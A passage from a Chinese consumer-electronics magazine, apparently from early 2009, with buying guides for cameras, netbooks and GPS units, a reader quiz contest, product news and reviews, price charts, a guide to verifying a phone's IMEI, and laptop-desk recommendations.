1000D虽然是佳能单反产品线中最低端的一款,但它很好地继承了佳能数码单反成像细腻的特点。其搭载的DIGIC 3影像处理器保证了测光和白平衡的准确性,在高感光度下具有很强的噪点抑制能力。虽然它没有太多特色功能,但正因如此,所以它的使用相对比较简单,对于初学者来说更易上手。



参考价格
3650元

有效像素数	1010万
LCD尺寸	2.5英寸
存储卡类型	SD, SDHC
机身重量	450g

尼康 D60(套机)

D60不但具备优良的拍摄性能,还具有机身整体

有效像素数	1020万
LCD尺寸	2.5英寸
存储卡类型	SD, SDHC
机身重量	495g

防尘和CCD感应除尘功能。此外,它还采用了与D3和D300相同的新动态D-Lighting功能,可在拍摄前调整最终的视觉效果;新的眼感应功能,通过自动侦测拍摄者的眼睛位置,自动开启或关闭LCD显示屏;“十字滤镜”可以为影像中电光源部分增加十字星光。



参考价格
3800元

索尼 A200(单头套机)

价格仅三千元出头,但却具备千万级的高像素,并带有非常实用的机身光学防抖功能——索尼A200就是这样一台性价比极高的产品。

虽然定位低端,但索尼却将高端机型A700上的对焦技术应用到了A200身上,全新的对焦模块及自动对焦技术使A200的对焦精度和对焦速度都得到了很大程度地提高。



参考价格
3100元

有效像素数	1020万
LCD尺寸	2.7英寸
存储卡类型	MS记忆棒, CF
机身重量	532g

宾得 K-m(单头套机)

宾得K-m是一款简单易用的入门级单反相机。它轻巧的机身内藏光学防抖功能,并拥有大量场景模式以及多种人性化功能。这款产品主要针对初次使用单反的用户而设计,宾得独创的Auto Picture自动拍摄模式,能够自动检测当前场景拍摄的条件,并自动为拍摄者设定合适的快门、光圈、ISO等拍摄参数。[ZT0201]




参考价格
3450元

有效像素数	1020万
LCD尺寸	2.7英寸
存储卡类型	SD, SDHC
机身重量	525g



方案二



小孩: Netbook 预算: 3500元
 妈妈: 卡片DC 预算: 1500元
 爸爸: 车载GPS导航仪 预算: 1000元

3500元+1500元+1000元=6000元

Netbook是现在最火的消费数码产品,低廉的价格、时尚的外观、实用的功能,这样一台小巧便携的电脑完全可以满足孩子学习和娱乐的双重需求。

除开Netbook这个“大头”,剩下的预算如何开支呢?

妈妈的手提包里需要一台够漂亮的卡片DC,不但能在全家出游时拍照留恋,还能让妈妈在逛商场时偷偷拍下心仪货品的单号,然后去网上淘便宜货。

老爸的车上需要一个导航仪,它既是自驾游时的指南针,其多媒体播放功能还能让妈妈和孩子坐在车上不那么无聊。

小孩的Netbook

一举多得的电脑选购新主张



◎活泼的外观设计是Netbook吸引眼

它比大多数台式机更便宜;它比那些以轻薄为卖点的笔记本电脑更便携;它外观时尚,拿着它你一定能赚取很高的回头率;它的性能虽然不算强大,但却完全可以满足你上网、聊天、看电影的日常需求。它,就是时下最受

关注的数码产品——Netbook。

微星Wind U100

外形圆润的U100看起来非常可爱,同时它还为用户准备了黑、白、粉、红等多种颜色。

在10英寸的机型中,U100的机身是比较小巧的,但微星对机身的利用率非常高,键盘、接口、快捷键以及指示灯的安放位置也比较合理,使用起来感觉非常称手。

我们这里推荐的是U100的最高配置版,它不但采用了160GB的硬盘,还配备了大容量6芯电池,实际续航时间能达到4小时以上。

参考价格
3799元



显示屏尺寸	10.2英寸
处理器	Intel Atom N270
内存容量	1GB
硬盘容量	160GB
预装系统	Windows XP
重量	1.20kg

联想 ideapad S10

简约素雅的S10比较适合那些个性内向,不喜欢太过张扬的朋友。不过,就在它貌不惊人的身躯中,暗藏了一对颇具爆发力(与同类产品相比)的扬声器,音量够大、音质尚可,

S10的键盘设计也比较出色,按键手感很好,敲打起来弹力十足。略有不足的是,S10标配的电池容量太小,实际续航时间不到2小时。

显示屏尺寸	10.2英寸
处理器	Intel Atom N270
内存容量	1GB
硬盘容量	160GB
预装系统	Windows XP
重量	1.25kg



宏碁Aspire One

漂亮！很多人看到Aspire One都会发出这样的感叹。的确，“宝石”外形配上靓丽的宝蓝色（另有白色），并不艳丽的Aspire One却总能抓住用户的眼球，迫使人去将它拿起、使用，然后便不愿放下。

显示屏尺寸	8.9英寸
处理器	Intel Atom N270
内存容量	1GB
硬盘容量	120GB
预装系统	Windows XP
重量	1.26kg



遗憾的是，这台外观近乎完美的产品，其内在仍然有一些缺陷：屏幕边框太宽，影响视觉效果；触控板左右键被安置在触控板两侧，不符合大多数用户的使用习惯。

妈妈的卡片DC

随身提包里的新宠

以前，手机是女性提包里惟一的数码产品；之后，数码播放器也“入住”了各式随身包；现在，DC（数码相机）成大多数女性提包里必不可少的装备。

有了DC，逛街时可以“橱窗购物”，和姐妹淘聚会时可以拍下大家的各种“囧”态，一个人在家时还能臭美地玩玩自拍。




◎一台足够小巧漂亮的DC是爱美女人的良伴

佳能IXUS 80 IS

作为数字影像界的大佬，佳能并不太擅长外观设计，所以它的卡片DC也一直只能以出色的拍摄性能作为最大卖点。

参考价格
1480元



企业要想不断发展，就需要不断地突破。这里推荐的IXUS 80 IS就是佳能的一款突破之作。佳能不但为这款产品设计了全新的机身，更准备了5种颜色供用户挑选（笔者最喜欢“秋夜蓝”）。优异的拍摄性能在IXUS 80 IS身上同样得到了良好的继承，准确的测光和自动白平衡能够让用户轻松拍出好照片。

有效像素数	800万
变焦焦距	38mm~114mm
LCD尺寸	2.5英寸
存储卡类型	SD、SDHC
防抖类型	光学防抖

索尼 T70


数码领域的索尼，就像是时尚领域的LV，对许多女性朋友都有着一种莫名的吸引力——“什么像素啊、画质啊你通通别给我提，我不关心，反正我就喜欢它！”

有效像素数	808万
变焦焦距	38mm~114mm
LCD尺寸	3英寸
存储卡类型	MS（记忆棒）
防抖类型	光学防抖

嗯，我并不反对这种感性的、偏执的购物态度。不过，我仍然要理性地告诉大家，这台索尼T70不但有非常



抢眼的外观, 还有非常丰富实用的拍照功能: 面部对焦、笑脸识别、高明暗对比优化, 再配合上3英寸宽幅触摸屏, 它一定会让你觉得又好用又好玩。



富士 Z200 fd

富士是老牌的光学厂商, 不过它的卡片机却非常新颖时尚。Z200 fd最有特色的一点就是它带有富士独创的“自拍模式”。

该模式下, 相机会自动侦测人脸, 当人脸在画面中所占比例足够大时(具体参数可以自行设定)相机就会自动拍摄。而且, 该功能还不光只支持一个人的自拍, 用户可以设定人数(1~4人), 相机必须侦测到相应数量的人脸才会拍摄。


另外, 富士独有的Super CCD成像色彩艳丽动人, 相信女性朋友大多会比较喜欢。



有效像素数	1000万
变焦焦距	33mm~165mm
LCD尺寸	2.7英寸
存储卡类型	xD, SD, SDHC
防抖类型	光学防抖

尼康 S550

虽然尼康一直致力于专业摄影领域, 在卡片DC方面它并没有太大建树, 但事实上, 性价比非常高的尼康卡片DC同样值得我们关注。



这款S550采用了质感优异的全金属外壳, 外壳表面进行了拉丝处理, 能有效防止指纹。拍摄性能方面, 千万像素配上大变焦

有效像素数	1000万
变焦焦距	36mm~180mm
LCD尺寸	2.5英寸
存储卡类型	SD, SDHC
防抖类型	光学防抖

的高素质尼克尔镜头, 可以满足你各种场合下的拍摄需求。这款产品惟一的缺点, 可能就是外观略显中性, 不过这也许更适合那些成熟的OL。

爸爸的车载GPS导航仪

卫星, 卫星, 指引我们向前进

自驾游是现在最流行的旅游方式。长假期间, 一家人驾车出游, 一路欢声笑语, 沿途美景怡人, 那是怎样一种幸福与惬意的感觉啊!

不过, 也有扫兴的事儿, 那就是——迷路。走在荒郊野外, 想问路却找不到人, 怎么办? 问天上的卫星呗!



◎出门在外, 没个领路的可不行

万利达3522

万利达3522车载GPS导航仪拥有一块3.5英寸触摸式显示屏, 机身无按键设计, 所有操作全部依靠触摸屏来完成。同时它还具有蓝牙功能,



能够实现免提接听、拨打电话, 这对于司机来说可是相当方便哦!

芯片	SiRFstar III
处理器	Intel PXA255 400MHz
屏幕	3.5英寸TFT触摸式彩屏
内存	64MB RAM
存储卡	SD
娱乐功能	图片浏览、文本阅读、音乐视频播放



你也许会觉得这款产品的屏幕有点小。其实3.5英寸屏幕的车载GPS在国外更受欢迎，因为靠语音提示来导航更方便，也不用担心屏幕阻挡视线。

纽曼S999

芯片	Centrality Atlas-III
处理器	ARM9 dual-core processor 400MHz
屏幕	4.3英寸TFT触摸式彩屏
内存	64MB RAM
存储卡	SD
娱乐功能	图片浏览、文本阅读、音乐视频播放

参考价格
890元

S999那4.3英寸的宽大屏幕与银灰色机身搭配在一起，看上去非常大气。由于采用了全触摸式设计，因此S999的机身上并没有过多的按键，机身看起来相当流畅简洁。



在导航方面，S999采用了正版旅行者地图与美国Centrality Atlas-III导航芯片的结合方案，可以为老爸提

供非常优质的实时定位导航功能。除此之外，纽曼S999的娱乐功能也极其强大，在与MP4一样拥有Flash短片、音频及视频播放功能外，还具有电子书阅读、唐诗解读与游戏等功能。

朗视通S998

如果经常长时间开车外出，那么这款产品就是你的上佳选择了。它采用了可更换电池的设计，用户只需备上几块常见的诺基亚BL-5C电池，就无需担心GPS导航仪的续航问题了。



参考价格
980元

芯片	SiRFstar III
处理器	Samsung 2443 400MHz
屏幕	4.3英寸TFT触摸式彩屏
内存	64MB RAM
存储卡	SD
娱乐功能	图片浏览、文本阅读、音乐视频播放

当然啦，它在其他方面的表现也相当不错：稳定的SiRFstar芯片，大尺寸的触摸屏，还有丰富的娱乐功能……。总的来说就是——它很强。[ZT0202]

轻松
参与

期期有奖等你拿

2009年1月上

本期奖品总金额为：**3384元**

【微型计算机
读者活动】

雷柏电子(深圳)有限公司 www.rapoo.com.cn 0755-23995550/5939

rapoo 雷柏



1996年，雷柏德国研究工作室在柏林成立，专业开展无线外设技术研究和产品开发；同年8月，雷柏成功研制出射频无线鼠标，并获得专利；2005年，雷柏推出第三代无线技术——2.4GHz无线技术和激光技术，集多媒体控制中心等功能为一体的雷柏无线激光多媒体鼠标系列自此诞生，并荣获多项专利；2007年，雷柏电子(深圳)有限公司成立，传承德国实用功能主义产品理念，结合现代实用主义设计风格，秉承一如既往的专业、专注精神，雷柏将不懈努力为中国消费者提供“舒适无限”的使用享受。

雷柏7500 2.4G双模式多媒体遥控无线光学鼠标

- 高性能引擎驱动，轻松实现无碍滑动；
- 分辨率转换按钮可实现500-1000dpi频率的切换；
- 功能按键可实现上下逐行滚动和左右逐列滚动；
- 快捷键可轻松实现“前进”、“后退”功能；
- 在浏览文档或图片时，实现“放大”、“缩小”功能；
- 具备2.4GHz无线技术，最大可实现10米范围内无线自由移动，并支持免对码智能连接；

- 具备Office和Media双工作模式，在Media模式下，可控制多媒体文件的播放和暂停，“上一曲”、“下一曲”和音量控制功能；

产品资料

无线载波频率	2402MHz-2480MHz
无线工作频道	16个，自动跳频
额定工作电压	1.5V
额定工作电流	25mA
寻迹系统	光学
最大加速度	14英寸/秒

本期问题：(题目代号MX)

- 雷柏电子(深圳)有限公司成立于哪一年()
A. 1996年 B. 2005年 C. 2007年 D. 2008年
- 雷柏第三代无线技术是指()
A. 免对码智能连接技术 B. 赛道智能调速技术
C. 双向通讯技术 D. 2.4GHz无线技术和激光技术
- 下列对雷柏7500的特点描述不恰当的是()
A. 具备2.4GHz无线技术

- 分辨率转换按钮可实现500-1000dpi频率的切换
C. 在Office工作模式下可实现媒体文件的控制功能
D. 具备16个无线工作频道
- 雷柏7500的最大加速度可达()
A. 14英寸/秒 B. 8英寸/秒
C. 5英寸/秒 D. 3英寸/秒

2008年12月上答案公布

MX答案：1. A 2. C 3. B 4. C
MY答案：5. D 6. B 7. A 8. D

本期奖品

雷柏7500 2.4G双模式多媒体遥控无线光学鼠标
×18 ¥188元

参与
方式

编辑短信
“题目代号+期数+答案”

移动、联通、北方小灵通用
户发送到 10669389161

2008年12月上刊全部幸运读者手机号码

奋达PM220音箱：

奋达PM550音箱：

113877***050 15308***203

13370***067 13949***655 15306***872

请获奖者于2009年1月15日之前主动将您的个人信息(姓名、联系地址、邮编及参加活动的完整手机号码)发送至pjoy.mc@gmail.com，并注明标题“12月上期有奖兑奖”，或者致电023-67039909告知您的个人信息，否则视为自动放弃。(注：不再短信通知。)此外，您还可以从2009年1月1日起在http://www.mcplive.cn/qyq查看中奖名单。

- 本期题目代号用MX表示，每条短信仅能答题一次。如参与1月上期的活动，答案为ABCD，则短信内容为MX01ABCD。
- 联通用户发送信息时，请在“M”后面添加一个“+”号，发送内容为“M+X01ABCD”。
- 本活动短信服务并非包月服务，费率为每条1元，读者可多次参与。
- 本期活动期限为1月1日-1月15日。本刊会在2009年2月上公布中奖名单及答案。
- 咨询热线：023-67039909
- 邮箱：pjoy.mc@gmail.com

Hot 新秀场



小编我最近买了一本书,名叫《重庆语文》。书里用诙谐易懂的文字,解读了古往今来的众多重庆方言,很是亲切,很是精彩。

其中让我印象非常深刻的一个词是“杀血”。这个杀气腾腾的词是什么意思呢?用现在的话来说就是“牛”、“拉风”、“酷毙了”。但又不仅仅是这样,它表面上是称赞、夸奖,实际上又有点鄙夷、不屑的意味。让我来举个直白的例子吧:昨天公车上有个XXX,用手机放《两只蝴蝶》,声音比汽车喇叭还响,好“杀血”!

亲民“羽毛机”·东芝Portege A600

东芝的“羽毛机”Portege R502以890g的惊艳体重,成为了世界最轻的笔记本电脑。不过,这款产品目前的售价仍然高达16000元,普通消费者无法接受。

作为R502的后继机型,东芝新近发布的A600放弃了价格高昂的SSD硬盘,同时内置了光驱,更贴合用户的使用习惯。虽然A600没有R502那样的极致轻薄,但1.4kg的它仍然非常轻巧便携,更重要的是,它的上市价会在万元左右。


东芝表示,A600没有追求极致轻薄,而是引入了高端产品的特色技术,同时降低了成本和售价,希望成为真正适合用户的产品。嗯,这才是

“科技,以人为本”的真谛嘛!




内外都升级·微星Wind Netbook U120

市面上琳琅满目的Netbook产品中,微星U100是综合素质较高的一款。新年伊始,微星又不失时机地对U100进行了升级,推出了其后续产品U120。



U120采用了全新设计的模具,菱角分明,更具商务气息,黑白两色的经典搭配清爽养眼。内部,U120安装了微星EasyFace人脸识别系统,在提高安全

性的同时,又能带给用户新奇好玩的使用体验。最为亮眼的是,这款产品还集成了3.5G移动模块,虽然我们暂时还无法享用,但超前一点总不是坏事。



实惠的闪存式DV·佳能 FS11



随着闪存价格的大幅下跌,闪存式DV的价格也一路走低。更小巧的体型,更高的稳定性,以及越来越平易近人的价格,让闪存式DV大有干掉硬盘式DV的势头。



FS11是佳能最新推出的闪存式DV,它配备了一支37倍光学变焦的镜头,可实现45倍优化变焦,内置16GB存储空间,并支持SD或SDHC卡扩展。FS11还是目前卧式DV中个头最小的,使用和携带都非常方便。这台DV目前市场价为4500元左右,性价比颇高。

要说不足,那就是它不支持当下正火的高清拍摄。话说回来,目前又有多少用户家里的电视是真正的高清电视呢? **ND0201**



本色

Notebook

丰富“多彩”

■Text/PCD实验室

微星VR220 YA Edition体验


从小就被教导要“为人低调”，长大后，一些经验却告诉我，适当地表现和张扬，才能得到更多的机会。就像陈奕迅在《浮夸》中唱到的：“似木头似石头的話，得到注意嗎？”

做人如此，做产品也是如此。一台外观朴实、色彩暗淡的笔记本电脑，放在电脑城成千上万的笔记本电脑中，有多少人会注意到它呢？想要“搏出位”，首先就得外观够抢眼才行。

市场参考价格：5699元

厂商联系电话：021-33680318


多彩的外观




这款微星VR220有一个很奇怪的后缀——YA Edition。根据微星的解释，“YA”表示这是一款针对年轻族群的机种（也许是从单词“young”演化而来）。明确了定位，产品就应有符合定位的设计。微星提供了三种艳丽夺目的款型供用户选择：粉色，可爱、温馨；绿色，自然、清爽；蓝色，洒脱、活泼。相信这种充满朝气的外观设计会更受年轻消费者的青睐。

作为一台12英寸的产品，VR220的个头并不算小。好在模具的边缘处理较好，整体重量控制也不错，因此这款产品看起来仍然比较轻薄，带电池也仅重1.8kg，携带起来不算费力。

作为一台12英寸的产品，VR220的个头并不算小。好在模具的边缘处理较好，整体重量控制也不错，因此这款产品看起来仍然比较轻薄，带电池也仅重1.8kg，携带起来不算费力。



◎手上的这台粉红色机型相当“萌”哦



◎由于模具较大，因此屏幕边框也比较宽

丰富的内涵

虽然外观是这款产品的亮点，不过我们仍然更关注它的内在。一番仔细试用之后，它果然没有让我们失望。

它基于Intel迅驰2平台，采用的处理器虽然名为“赛扬”，但实际规格与双核奔腾系列相差无几，只是主频稍低。这对于大多数普通用户来说并非坏事——性能可以满足需求，同时功耗更低，更节能。VR220内置了微星独家的ECO节能引擎，它为用户设定了5种电源管理模式，用户可以根据实际需要进

微星MSI VR220 YA Edition (爱恋粉红)

屏幕尺寸	12.1英寸
CPU	Intel 双核赛扬 T1600
芯片组	Intel GL40+ICH9M
内存容量	1GB
硬盘容量	250GB
显卡	集成Intel GMA X4500M
光驱	DVD 双层刻录
其他	130万像素摄像头
重量	1.8kg

行一键切换，提高电脑的能效比。

VR220内置的无线网卡支持最新的802.11n无线网络协议，相关的网络产品普及后，用户就能享受到更高速的无线互联体验了。目前来说，这样的配置往往都是出现在高端机型中。



◎键盘一直是微星笔记本电脑的亮点之一



◎大功率的内置音箱也值得称道

继承了微星一贯的优良传统，VR220的键盘非常舒适，宽大的键帽、适中的键程、恰到好处的按键阻尼，其手感甚至超过了许多台式机的独立键盘。[图]ND0202



在线查询 明明白白用手机

Text/Sword

笔记本电脑超人气榜

排名	品牌型号(标配)	参考价格
1	惠普540(FS302AA)	4050元
2	戴尔Inspiron 1420	5100元
3	惠普Compaq CQ45-2	5600元
4	联想IdeaPad Y430G-PSE	6000元
5	惠普Compaq 6531s	5600元
6	戴尔Vostro 1310	4499元
7	联想ThinkPad SL400	5600元
8	宏碁Aspire 4730ZG	3999元
9	华硕F8H81SN-SL	5400元
10	戴尔Inspiron 1525	3999元

数码相机超人气榜

排名	品牌型号	参考价格
1	佳能IXUS 80 IS	1450元
2	佳能IXUS 870	2420元
3	索尼T700	2560元
4	索尼W170	1660元
5	索尼T77	2030元
6	佳能EOS 450D(机身)	3930元
7	尼康D80(机身)	4850元
8	富士S2000HD	1840元
9	三星L310W	1380元
10	尼康S60	2100元

手机超人气榜

排名	品牌型号	参考价格
1	诺基亚N85	3699元
2	诺基亚N78	2350元
3	三星i8510	3580元
4	诺基亚N95	2999元
5	三星i908E	4780元
6	索爱W595c	2198元
7	索爱X1	4990元
8	多普达D600	1920元
9	联想S900	1499元
10	魅族M8	2380元

家用游戏机超人气榜

品牌型号(标配)	参考价格
索尼PS3(40GB)	2450元
索尼PS2-90000	888元
任天堂Wii	1850元
索尼PSP 2000	1260元
微软XBOX360普通版	2100元
任天堂NDSi	1380元
索尼PSP 3000	1230元
神游IDSL	1030元

你的手机是原装正品吗?你的手机是行货吗?随着现在水货手机中组装机和返修机的泛滥,以及水货冒充行货情况的流行,以上这些问题也逐渐被手机用户所重视。谁也不愿意花一个月甚至几个月工资买来的手机是个“西贝货”。其实你只需登录一些免费的查询网站,就能够把你手机来历看个明明白白。

要确认自己的手机是否是原装正品,可以登录网站<http://www.numberingplans.com/?page=analysis&sub=imeinr>。在“Enter IMEI number below”一栏中输入你手机的IMEI号(在待机状态下输入“*#06#”即可看到),再点击“analyse”确认(图1)。一会之后,你就可以看到查询结果了。



图1 输入“*#06#”后查询IMEI号

在查询结果中,“Information on IMEI”对应你的串号,而“Type Allocation Holder”和“Mobile Equipment Type”分别对应手机的品牌和型号。而最关键的情报,则在“IMEI Validity Assessment”(串号有效性评估)滑动显示条中。如果显示结果非常接近“Very likely”一端,那你的手机就基本没问题。另外,在“Information on range assignment”里面提供的是关于销售区域的信息,它可以为你提供手机身份的参考。




图2 very likely,恭喜,你的手机没问题

此外,如果你想判断自己的手机是否是行货,则可以登录信息产业部附属入网许可中心的网



图3 在这里输入进网许可证号,就能得到答案

站进行查询(<http://www.tenaa.com.cn/WSFW/FlagValidate.aspx>)。找到手机的进网许可标志(通常会贴在电池仓或者手机背后),然后再将标志上的许可证号填入查询框,点击下一步即可(图3)。

最后,笔者再告诉使用诺基亚手机的用户一个小技巧。你们只需登录诺基亚的官方网站(<http://www.nokia.com.cn/A4630634>),即可通过这里的在线保修查询功能获得保修相关的信息。手机要是出了问题,去维修中心之前最好先来这里确认一下是否在保修期之内哦!



笔记本电脑

戴尔Inspiron 1525 (R511225CN)

参考价格: 3999元 最低报价: 3959元

屏幕: 15.4英寸
处理器: Intel 奔腾双核 T3200, 2GHz
内存: 1GB
硬盘: 160GB
显卡: Intel GMA X3100



短评

戴尔这款笔记本电脑在降价600元后跌入4000元以内, 性价比大增。需要的朋友可拨打800-858-2501预定。



联想ThinkPad R61e (7649A56)

参考价格: 3400元 最低报价: 3400元

屏幕: 14.1英寸
处理器: Intel 酷睿2双核 T5800, 2.0GHz
内存: 512MB
硬盘: 120GB
显卡: Intel GMA X3100



短评

也许这款低配版的R61e是市场中最便宜的ThinkPad, 非常适合要求不高追求稳定的用户选择。当然它的内存是个瓶颈, 建议购买后升级一下。

惠普Pavilion dv5-1106TX

参考价格: 8600元 最低报价: 8300元

屏幕: 15.4英寸
处理器: Intel 酷睿2双核 P7350, 2.0GHz
内存: 2GB
硬盘: 250GB
显卡: nVIDIA GeForce 9600M GT



短评

这款采用了GeForce 9600M GT显卡的笔记本电脑性价比相对较高。推荐注重性能的用户购买。



手机

三星M110

参考价格: 399元(水) 最低报价: 399元(水)

类型: 三防手机
屏幕: 6.5万色TFT彩屏
摄像头: 30万像素
容量扩展: 无
蓝牙: 支持



短评

粗心的朋友请注意了, M110这款三防手机仅售399元! 有了它, 你就再也不用怕手机下水“游泳”了。

索尼爱立信K850i

参考价格: 1250元 最低报价: 1250元

类型: 拍照手机
屏幕: 26万色TFT彩屏
摄像头: 500万像素
容量扩展: micro SD、M2
蓝牙: 支持



短评

“感谢”经济危机, 让500万像素拍照手机中的“神作”K850i(行货型号K858c)跌到千元出头的冰点价。现在, 你还需要犹豫什么呢?

诺基亚7100 Supernova

参考价格: 810元 最低报价: 780元

类型: 时尚手机
屏幕: 6.5万色TFT彩屏
摄像头: 130万像素
容量扩展: 无
蓝牙: 支持



短评

很多人不会想到, 诺记最新成员会以800元左右的低价来冲击市场。诺基亚独霸市场的野心由此可见一斑。



数码相机

索尼α 900

参考价格: 17400元 最低报价: 17400元

有效像素: 2460万
光学变焦: 无
防抖: 光学防抖
存储卡: CF、记忆棒



短评

看着一堆吓死人的参数和同样让人犯晕的价格——喜欢玩高端的朋友们, 准备砸钱吧!

富士F60fd

参考价格: 1530元 最低报价: 1480元

有效像素: 1200万
光学变焦: 3倍
防抖: 光学防抖
存储卡: xD、SD



短评

卡片相机又出性价比新标杆了, 1200万像素级产品只卖1500多元。你, 还不“下叉”吗?

索尼T500

参考价格: 2490元 最低报价: 2450元

有效像素: 1010万
光学变焦: 5倍
防抖: 光学防抖
存储卡: 记忆棒



短评

经常出席不同场合的朋友请关注一下索尼这部T500, 它出色的外观和强劲的功能一定会满足你多变的拍摄需要。



数码播放器

台电X19

参考价格: 199元 最低报价: 180元

容量: 4GB
屏幕: OLED
音效: 8种EQ模式
附属功能: FM广播



短评

sigmatel 3710解码芯片为X19的音质提供了绝对的保障, 不到200元的价格也使这款4GB纯音质播放器拥有很高的性价比。

AOC V1

参考价格: 136元 最低报价: 130元

容量: 2GB
屏幕: OLED屏
音效: 多种EQ音效
附属功能: 无



短评

想打动MM的芳心? 送上一款外观靓丽的数码播放器, 是不错的主意。而且更重要的是——这款播放器仅售130元。

纽曼 A4

参考价格: 599元 最低报价: 579元

容量: 8GB
屏幕: 4英寸彩屏
音效: 多种音色均衡器
附属功能: 视频播放、图片浏览




短评

实话实说, 笔者推荐这款数码播放器, 看中的就是它的“大面子”。4英寸的彩屏, 的确够炫!



注: 文中价格仅供参考, 请以当时市场实价为准。ND0203



冬日里的被窝御宅计划

■Text/三宅一生

好冷啊!外面,小寒风呼呼地吹,小雪花嗖嗖地飘,如此天寒地冻,只有呆在被窝里才暖和。

躺在床上总得找点事儿做。还好我有笔记本电脑,窝在床上看看电影、玩玩网游,不亦乐乎!等等,笔记本电脑放哪里呢?



千万别把笔记本电脑(以下简称“本本”)直接放在床上,毯子、被子会严重影响本本的散热。尽管环境气温比较低,但如果本本内部的热量不能及时排出,仍然有可能影响本本的运行稳定性。而且,将本本放在床上使用起来也并不顺手,鼠标更是根本没地儿放。怎么办?一张小巧的本本桌就能完美解决这个问题,想把笔记本电脑请上床,就一定不能少了它。

要适宜,太矮,我们的双腿不能从桌下穿过,太高,又会让我们的双臂容易疲劳。桌面要足够大,这样放了本本还能放下鼠标等其他东西。由于不同本本体型差距很大,所以大家要根据自己的本本的实际尺寸来选择桌子。

本本桌选购要点

1.看材质

本本桌的材质主要有实木(包括楠竹)、铝合金以及MDF(密度板)这几种,各有优缺点。实木材质本本桌比较厚重,摆放稳固不易摇晃,缺点是不便于携带;铝合金材质的本本桌重量轻,款式多,缺点是尺寸普遍偏小,也没有实木桌那么稳固;MDF材质的产品则是相对比较折中的类型。



◎铝合金的产品款式多样



◎千万别为了便携、易收纳等原因,而选择尺寸太小的桌子

2.看尺寸

桌子的尺寸主要是指高度和桌面大小。桌子的高度

3.看设计

千万别以为本本桌就是“一个桌面四条腿”这么简单。一张好的本本桌还应该有许多人性化的设计。

我在床上使用本本经常会变换姿势(坐、半躺、平躺),因此本本桌的桌面应该可以自由转动以调节角度,桌腿应该可以升降高度,桌子还应便于折叠,不用时收放起来不占空间。



◎设计好不好,最直观的体现就是用着舒不舒服

4.看功能

除了用来安放本本,有些本本桌都还附带了一些其他功能。比如部分产品的桌面设计了散热孔,有些产品甚至还加入了散热风扇;有些产品在桌面下方贴心地设计了抽屉,便于用户存放一些小物件(例如记事本、手机,还有零食);现在数码产品这么多,本本的USB接口可能不够用,所以还有些本本桌集成了USB集线器。



◎主动散热式的本本桌用途更广



御宅必备产品推荐

有了本本和足够的零食,再加上一台合适的本本桌,我们的御宅生活就可以开始了。看看下面这几款本本桌,有没有你喜欢的?

酷奇实木电脑桌

购买地: 酷奇商城

<http://www.cooskin.com/shop>

这款全实木的本本桌可以方便地调节桌面角度,用户无论用哪种姿势使用本本都轻松惬意。更理想的是,它还有独立的鼠标板,使用空间更大。这款产品适合15英寸及以下尺寸的本本。



酷奇散热型电脑桌

购买地: 酷奇商城

<http://www.cooskin.com/shop>

这款本本桌采用松木结构,纹理清晰、自然,颇有几份宜家风格。桌面大而舒适,适合9英寸~17英寸各种规格的本本。这款产品最大的特色是加入了一个大尺寸的散热风扇。冬季里,这一设计的价值不大。但当冬去春来、春去夏至的时候,这款产品的优势就体现出来了。



actto新概念多功能电脑桌

购买地: 电脑城

全铝合金结构让这张桌子非常轻巧。桌面斜度可按使用者要求在0度~45度范围内自由调整,桌面特别设计了锁扣装置,本本放在方面更加稳固。

虽然这款产品号称适合各种规格的本本,不过由于桌面面积并不大,因此我们仅建议使用15英寸以下本本的用户选用。



编后: 冬天,天冷、人懒,谁都愿意在家呆着。所以我们特意制作了这篇文章,希望能给广大“宅男”、“宅女”提供一些帮助。

不过,当天气放晴、阳光明媚的时候,大家也别忘了关上电脑,出门走走。就让紫

外线把御宅生活养出来的皮下脂肪华丽地转化成维生素D吧! ND0204

你给我建议 我给你礼品

显然,又到为广大读者朋友送福利的时间了。

为了带给大家更丰富的内容和更及时的资讯,PCD杂志做出了重大改变——我们由半月刊改版为旬刊!

为了配合杂志的改版,咱们“笔记本与数码”栏目也进行了适当的整合和改变。我们最关心的就是:这样的变化你是否满意呢?

为了我们把栏目做得更精彩,为了大家能看到自己真正想看的内容,请将你对“笔记本与数码”栏目的意见或建议(亦可点播内容)告诉我们。赶快把你的肺腑之言发送到 pcd2dp@gmail.com,不求文字数量,但求言之有物。

如果你的意见够诚恳、点子够新颖,我们将送给你一张价值168元的酷奇散热型电脑桌。另外,我们还准备了大量适合在本本桌上使用的小尺寸鼠标垫,只要你来参与,就有机会获得!



活动截止日期:
2009年2月10日

感谢酷奇公司
(www.cooskin.com)
提供本次活动的全部奖品!

为智能手机做备份

Text/ 第二只死胖子



智能手机之所以“智能”，是因为它具有比普通手机更高的自由度，允许我们在手机系统里随心所欲地加装应用软件，任意地进行优化设置。

可是，安装的这些软件可能带来软件冲突，而我们尝试进行的各种设置，也可能把系统搞得一团糟。这个时候，我们需要一款手机上的超级备份软件，像电脑上的Ghost程序一样，帮我们把手机系统恢复到原先的样子。

在Windows Mobile手机（比如：多普达全系列手机、Moto Q8和imateq SPL等）系统中，这款软件的名字，叫做Sprite Backup（下载地址：<http://work.newhua.com/pcd>）。



用Sprite Backup留住美好一瞬

